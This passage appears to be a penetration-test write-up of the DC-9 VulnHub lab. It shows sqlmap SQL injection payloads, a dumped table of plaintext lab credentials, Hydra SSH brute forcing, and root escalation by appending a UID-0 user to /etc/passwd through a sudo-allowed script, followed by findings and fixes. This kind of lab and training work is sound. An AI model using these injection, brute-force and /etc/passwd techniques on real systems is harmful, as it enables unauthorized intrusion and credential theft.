[03:47:46] [INFO] table 'Staff.Users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.101/2024-10-04/Staff.Users.csv'
```


- Now we got **password** and **username** but password in the hash value:

Let's crack the password:



- Find the tables name of a particular DATABASE
We will further try to identify the tables present inside a particular DB.
For Database = "users":

```
(kali@kali)-[~]
$ sqlmap -r Dc.req --batch -D "users" --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
cable local, state and federal laws. Developers assume no liability and are not r

[*] starting @ 03:56:48 /2024-10-04/

[03:56:48] [INFO] parsing HTTP request from 'Dc.req'
[03:56:48] [INFO] resuming back-end DBMS 'mysql'
[03:56:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=ebrahim' AND (SELECT 7674 FROM (SELECT(SLEEP(5)))VJRB) AND 'L

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=ebrahim' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x7
363765749444b557875,0x717a7a7871)-- -

[03:56:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:56:48] [INFO] fetching tables for database: 'users'
Database: users
[1 table]
+-----+
| UserDetails |
+-----+
```

- We just need the interesting information such as **usernames** and **passwords** in the table “UserDetails”, so we dump them from the table using this command:

```
sqlmap -r burp.txt -D users -T UserDetails -C username,password --dump
```

```

L-$ sqlmap -r Dc.req --batch -D "users" -T "UserDetails" -C username,password --dump

{1.8.8stable} - Can not find the target URL in the request. Please check the URL in the request.
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:59:09 /2024-10-04/

[03:59:09] [INFO] parsing HTTP request from 'Dc.req'
[03:59:09] [INFO] resuming back-end DBMS 'mysql'
[03:59:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: search (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: search=ebrahim' AND (SELECT 7674 FROM (SELECT(SLEEP(5)))V3RB) AND 'LzXX'='LzXX

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: search=ebrahim' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x717b6b7a71,0x5163544d41514a6378794557516976644970636b766e434961716b7753544363765749444b557875,0x717a7a7871)--

[03:59:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[03:59:09] [INFO] fetching entries of column(s) 'password,username' for table 'UserDetails' in database 'users'
Database: users
Table: UserDetails
[17 entries]
+-----+-----+
| username | password |
+-----+-----+
| marym | 3kfs86sfd |
| julied | 468sfdfsd2 |
| fredf | 4sfd87sfd1 |
| barneyr | RocksOff |
| tomc | TC6TheBoyz |
| jerryr | 88m#48sd |
| wilmaf | Pebbles |
| bettyr | BamBam01 |
| chandlerb | UrAG0D! |
| joeyt | Passw0rd |
| rachelg | yN72#dsd |
| rossg | ILoveRachel |
| monicag | 3248dsds7s |
| phoebeb | smellycats |
| scoots | YR3BVxxxwB7 |
| janitor | Ilovepeepee |
| janitor2 | Hawaii-Five-0 |
+-----+-----+

```

- We saved them in two separated files to make use of them later.

2.3. Exploitation & Gaining Access

- Let's try those to connect to our SSH open port, brute forcing with **hydra**:

```
(root@kali)-[/home/kali/DC-9]
# hydra -L username.txt -P password.txt ssh://192.168.253.132
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-04 03:00:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 289 login tries (l:17/p:17), ~19 tries per task
[DATA] attacking ssh://192.168.253.132:22/
[22][ssh] host: 192.168.253.132 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.253.132 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.253.132 login: janitor password: Ilovepeepee
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-04 03:01:29
```

With the cracked credentials, SSH access was gained using the following command:

```
(root@kali)-[/home/kali/DC-9]
# ssh chandlerb@192.168.253.132
The authenticity of host '192.168.253.132 (192.168.253.132)' can't be established.
ED25519 key fingerprint is SHA256:QqKiAU3zrowiN9K1SVvmSWvLBZAqdSpT0aMLTwGlyvo.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.253.132' (ED25519) to the list of known hosts.
chandlerb@192.168.253.132's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
chandlerb@dc-9:~$
```

Once inside, the system was further explored to identify privilege escalation opportunities.

2.4. Maintaining Access & Privilege Escalation

- After gaining access we have to “boot to root” or gaining a root privilege.

But we found that there is no information can we gather from the user **chandlerb**, also from the user **joeyt**.

```
chandlerb@dc-9:~$ ls -al
total 12
drwx----- 3 chandlerb chandlerb 4096 Oct  3 18:38 .
drwxr-xr-x 19 root      root      4096 Dec 29 2019 ..
lrwxrwxrwx 1 chandlerb chandlerb  9 Dec 29 2019 .bash_history -> /dev/null
drwx----- 3 chandlerb chandlerb 4096 Oct  3 18:38 .gnupg
chandlerb@dc-9:~$ cat .bash_history
chandlerb@dc-9:~$ ls -al .gnupg/
total 12
drwx----- 3 chandlerb chandlerb 4096 Oct  3 18:38 .
drwx----- 3 chandlerb chandlerb 4096 Oct  3 18:38 ..
drwx----- 2 chandlerb chandlerb 4096 Oct  3 18:38 private-keys-v1.d
chandlerb@dc-9:~$ ls -al .gnupg/private-keys-v1.d/
total 8
drwx----- 2 chandlerb chandlerb 4096 Oct  3 18:38 .
drwx----- 3 chandlerb chandlerb 4096 Oct  3 18:38 ..
chandlerb@dc-9:~$
```

```
joeyt@dc-9:~$ ls
joeyt@dc-9:~$ ls -al
total 12
drwx----- 3 joeyt joeyt 4096 Oct  3 18:39 .
drwxr-xr-x 19 root  root  4096 Dec 29 2019 ..
lrwxrwxrwx 1 joeyt joeyt  9 Dec 29 2019 .bash_history -> /dev/null
drwx----- 3 joeyt joeyt 4096 Oct  3 18:39 .gnupg
joeyt@dc-9:~$ cat .bash_history
joeyt@dc-9:~$ la -al .gnupg/
-bash: la: command not found
joeyt@dc-9:~$ ls -al .gnupg/
total 12
drwx----- 3 joeyt joeyt 4096 Oct  3 18:39 .
drwx----- 3 joeyt joeyt 4096 Oct  3 18:39 ..
drwx----- 2 joeyt joeyt 4096 Oct  3 18:39 private-keys-v1.d
joeyt@dc-9:~$ ls -al .gnupg/private-keys-v1.d/
total 8
drwx----- 2 joeyt joeyt 4096 Oct  3 18:39 .
drwx----- 3 joeyt joeyt 4096 Oct  3 18:39 ..
joeyt@dc-9:~$
```

- But we found something interesting when we connected with the user **janitor**.

```
janitor@dc-9:~$ ls -al
total 16
drwx----- 4 janitor janitor 4096 Oct  3 18:39 .
drwxr-xr-x 19 root      root      4096 Dec 29 2019 ..
lrwxrwxrwx 1 janitor janitor  9 Dec 29 2019 .bash_history -> /dev/null
drwx----- 3 janitor janitor 4096 Oct  3 18:39 .gnupg
drwx----- 2 janitor janitor 4096 Dec 29 2019 .secrets-for-putin
janitor@dc-9:~$ ls -al .secrets-for-putin/
total 12
drwx----- 2 janitor janitor 4096 Dec 29 2019 .
drwx----- 4 janitor janitor 4096 Oct  3 18:39 ..
-rwx----- 1 janitor janitor  66 Dec 29 2019 passwords-found-on-post-it-notes.txt
janitor@dc-9:~$ cat .secrets-for-putin/passwords-found-on-post-it-notes.txt
BamBam01
Passw0rd
smellycats
P0Lic#10-4
B4-Tru3-001
4uGU5T-NiGHts
janitor@dc-9:~$
```

- We found new passwords within a file. Now we have these passwords (after removing the duplicated passwords as shown below):

```
~/DC-9/password.txt - Mousepad
File Edit Search View Document

1 3kfs86sfd
2 468sfdfsd2
3 4sfd87sfd1
4 RocksOff
5 TC&TheBoyz
6 B8m#48sd
7 Pebbles
8 BamBam01
9 UrAG0D!
10 Passw0rd
11 yN72#dsd
12 ILoveRachel
13 3248dsds7s
14 smellycats
15 YR3BVxxw87
16 Ilovepeep
17 Hawaii-Five-0
18 BamBam01
19 Passw0rd
20 smellycats
21 P0Lic#10-4
22 B4-Tru3-001
23 4uGU5T-NiGHTs
24
```

- Removing duplicates:

```
(root@kali)-[/home/kali/DC-9]
# sort password.txt | uniq | tee password.txt
3248dsds7s
3kfs86sfd
468sfdfsd2
4sfd87sfd1
4uGU5T-NiGHTs
B4-Tru3-001
B8m#48sd
BamBam01
Hawaii-Five-0
Ilovepeep
ILoveRachel
P0Lic#10-4
Passw0rd
Pebbles
RocksOff
smellycats
TC&TheBoyz
UrAG0D!
yN72#dsd
YR3BVxxw87
```

- Now let's add those for the hydra work:

```
(root@kali)-[/home/kali/DC-9]
# hydra -L username.txt -P password.txt ssh://192.168.253.132
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these
** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-04 03:29:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 340 login tries (l:17/p:20), ~22 tries per task
[DATA] attacking ssh://192.168.253.132/
[22][ssh] host: 192.168.253.132 login: fredf password: B4-Tru3-001
[22][ssh] host: 192.168.253.132 login: chandlerb password: UrAG0D!
[22][ssh] host: 192.168.253.132 login: joeyt password: Passw0rd
[22][ssh] host: 192.168.253.132 login: janitor password: Ilovepeepee
[STATUS] 341.00 tries/min, 341 tries in 00:01h, 1 to do in 00:01h, 2 active
1 of 1 target successfully completed, 4 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-04 03:30:55
```

- We got another user **fredf** (he was a System Administrator). let's try to connect with and use the command **sudo -l** to shows us the commands that we can run without password:

```
(root@kali)-[/home/kali/DC-9]
# ssh fredf@192.168.253.132
fredf@192.168.253.132's password:
Linux dc-9 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u2 (2019-11-11) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
fredf@dc-9:~$ id
uid=1003(fredf) gid=1003(fredf) groups=1003(fredf)
fredf@dc-9:~$ sudo -l
Matching Defaults entries for fredf on dc-9:
Hydr env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
(root) NOPASSWD: /opt/devstuff/dist/test/test
```

- As shown, the **sudo -l** command shows us the only command that can be run without password.

- And we have a python code, and we have its binary in the folder /dist/test. That reads a file and appends the first file contents to the second file which we can make use of it to add a new user to the machine acts as a root. ^[2]

```
fredf@dc-9:~$ cd /opt/devstuff
fredf@dc-9:/opt/devstuff$ ls -al
total 28
drwxr-xr-x 5 root root 4096 Dec 29 2019 .ssh:/192.168.254.132
drwxr-xr-x 4 root root 4096 Dec 29 2019 ..id MaciejJakubowski
drwxr-xr-x 3 root root 4096 Dec 29 2019 build
drwxr-xr-x 3 root root 4096 Dec 29 2019 dist
drwxr-xr-x 2 root root 4096 Dec 29 2019 __pycache__
-rw-r--r-- 1 root root 250 Dec 29 2019 test.py
-rw-r--r-- 1 root root 959 Dec 29 2019 test.spec
fredf@dc-9:/opt/devstuff$ cat test.py
#!/usr/bin/python
import sys
if len(sys.argv) != 3 :
    print ("Usage: python test.py read append")
    sys.exit (1)
else :
    f = open(sys.argv[1], "r")
    output = (f.read())
    f.close()
    f = open(sys.argv[2], "a")
    f.write(output)
    f.close()
```

- We will modify the “/etc/passwd” file. Will add a new user “MEYA” with root level permissions. First, let’s generate the hash of password “123” for this user via **openssl**.

```
(root@kali)-[/home/kali/DC-9]
# openssl passwd -1
Password: distribution terms for each package
Verifying - Password:
$1$WaKrYcqS$R6x3d7YxWX1qGp87MtgaA1
```

- We created a file named “fakeuser.txt” in /tmp directory which contains the user “MEYA” with root permissions.

```
GNU nano 3.2 /tmp/fakeuser.txt
MEYA:$1$WaKrYcqS$R6x3d7YxWX1qGp87MtgaA1:0:0:root:/root:/bin/bash
```

- Ok we have the user and the password hash. We can use the below command to add the user as a root:

```
fredf@dc-9:~$ sudo /opt/devstuff/dist/test/test /tmp/fakeuser.txt /etc/passwd
fredf@dc-9:~$ cat /etc/passwd | grep "MEYA"
-bash: grep: command not found
fredf@dc-9:~$ cat /etc/passwd | grep "MEYA"
MEYA:$1$WaKrYcqS$R6x3d7YxWX1qGp87MtgaA1:0:0:root:/root:/bin/bash
```

- Now we can switch user to our added user **MEYA**, and run the **whoami** command to verify:

Et. Voila:

```
fredf@dc-9:~$ su MEYA
Password:
root@dc-9:/home/fredf# cd /root
root@dc-9:~# whoami
root
root@dc-9:~#
```

This provided root-level access to the system.

2.5. Post-Exploitation & Lateral Movement

Sensitive Data Discovery

- **/etc/passwd** and **/root/.bash_history** files were examined, revealing additional information about user accounts and system configurations.
- **As you see, we got out flag:**

```
root@dc-9:~# ls
theflag.txt
root@dc-9:~# cat theflag.txt
```



Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9. Just wanted to send out a big thanks to all those who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding. :-)

Sadly, all things must come to an end, and this will be the last ever challenge in the DC series.

So long, and thanks for all the fish.

Persistence Mechanisms

- Cron jobs and SSH keys were explored as potential persistence mechanisms, though no additional persistence was established during this test.

3. Findings

The following vulnerabilities were discovered during the penetration test:

Vulnerability	Description	Risk
SQL Injection	A vulnerability in the web application's login page allowed attackers to extract database information and bypass authentication.	Critical
Local File Inclusion (LFI)	The application was vulnerable to Local File Inclusion (LFI), allowing attackers to access sensitive system files like <code>/etc/passwd</code> by manipulating the URL. This could potentially lead to Remote Code Execution (RCE) if exploitable.	High
Weak Password Policy	Passwords in use were weak and easily cracked, allowing unauthorized access.	High
Misconfigured Sudo Privileges	Users had unrestricted access to sudo, allowing privilege escalation to root.	Critical

4. Recommendations

Based on the findings, we recommend the following actions:

1. Mitigate SQL Injection:

- Use **parameterized queries** and **prepared statements** to prevent SQL injection attacks.
- Implement **input validation** to ensure user inputs are sanitized.

2. Enforce Strong Password Policies:

- Require passwords with a minimum length of 12 characters, including a mix of uppercase, lowercase, numbers, and special characters.
- Implement multi-factor authentication (MFA) for administrative users.

3. Fix Privilege Escalation Vulnerabilities:

- Regularly audit **SUID binaries** and sudo configurations.
- Implement **least privilege** policies, ensuring users only have the necessary permissions for their roles.

4. Regular Vulnerability Assessments:

- Schedule periodic vulnerability assessments and penetration tests to identify and address security weaknesses.
- Keep all systems updated with the latest security patches and updates.

5. Ongoing Monitoring and Logging:

- Enable detailed logging of all administrative activities.
- Monitor logs regularly for signs of unauthorized access or privilege escalation attempts.

5. Appendix

Tools Used:

1. **Nmap:** For port scanning and service enumeration.
2. **Dirbuster:** To enumerate directories on the web server.
3. **SQLMap:** For automating SQL injection and data extraction.
4. **Burp Suite:** For manual testing and interception of HTTP requests.
5. **Hydra or Ncrack:** For brute-forcing login credentials.
6. **Knock:** For implementing port knocking to bypass firewall rules and open hidden ports.

6. References

1. **DC-9 Boot-to-Root Challenge.** (n.d.). *VulnHub*. Retrieved from <https://www.vulnhub.com/entry/dc-9,412/>
2. Hacking Articles. (n.d.). *Editing /etc/passwd File for Privilege Escalation.* *Hacking Articles*. Retrieved from <https://www.hackingarticles.in/editing-etc-passwd-file-for-privilege-escalation/>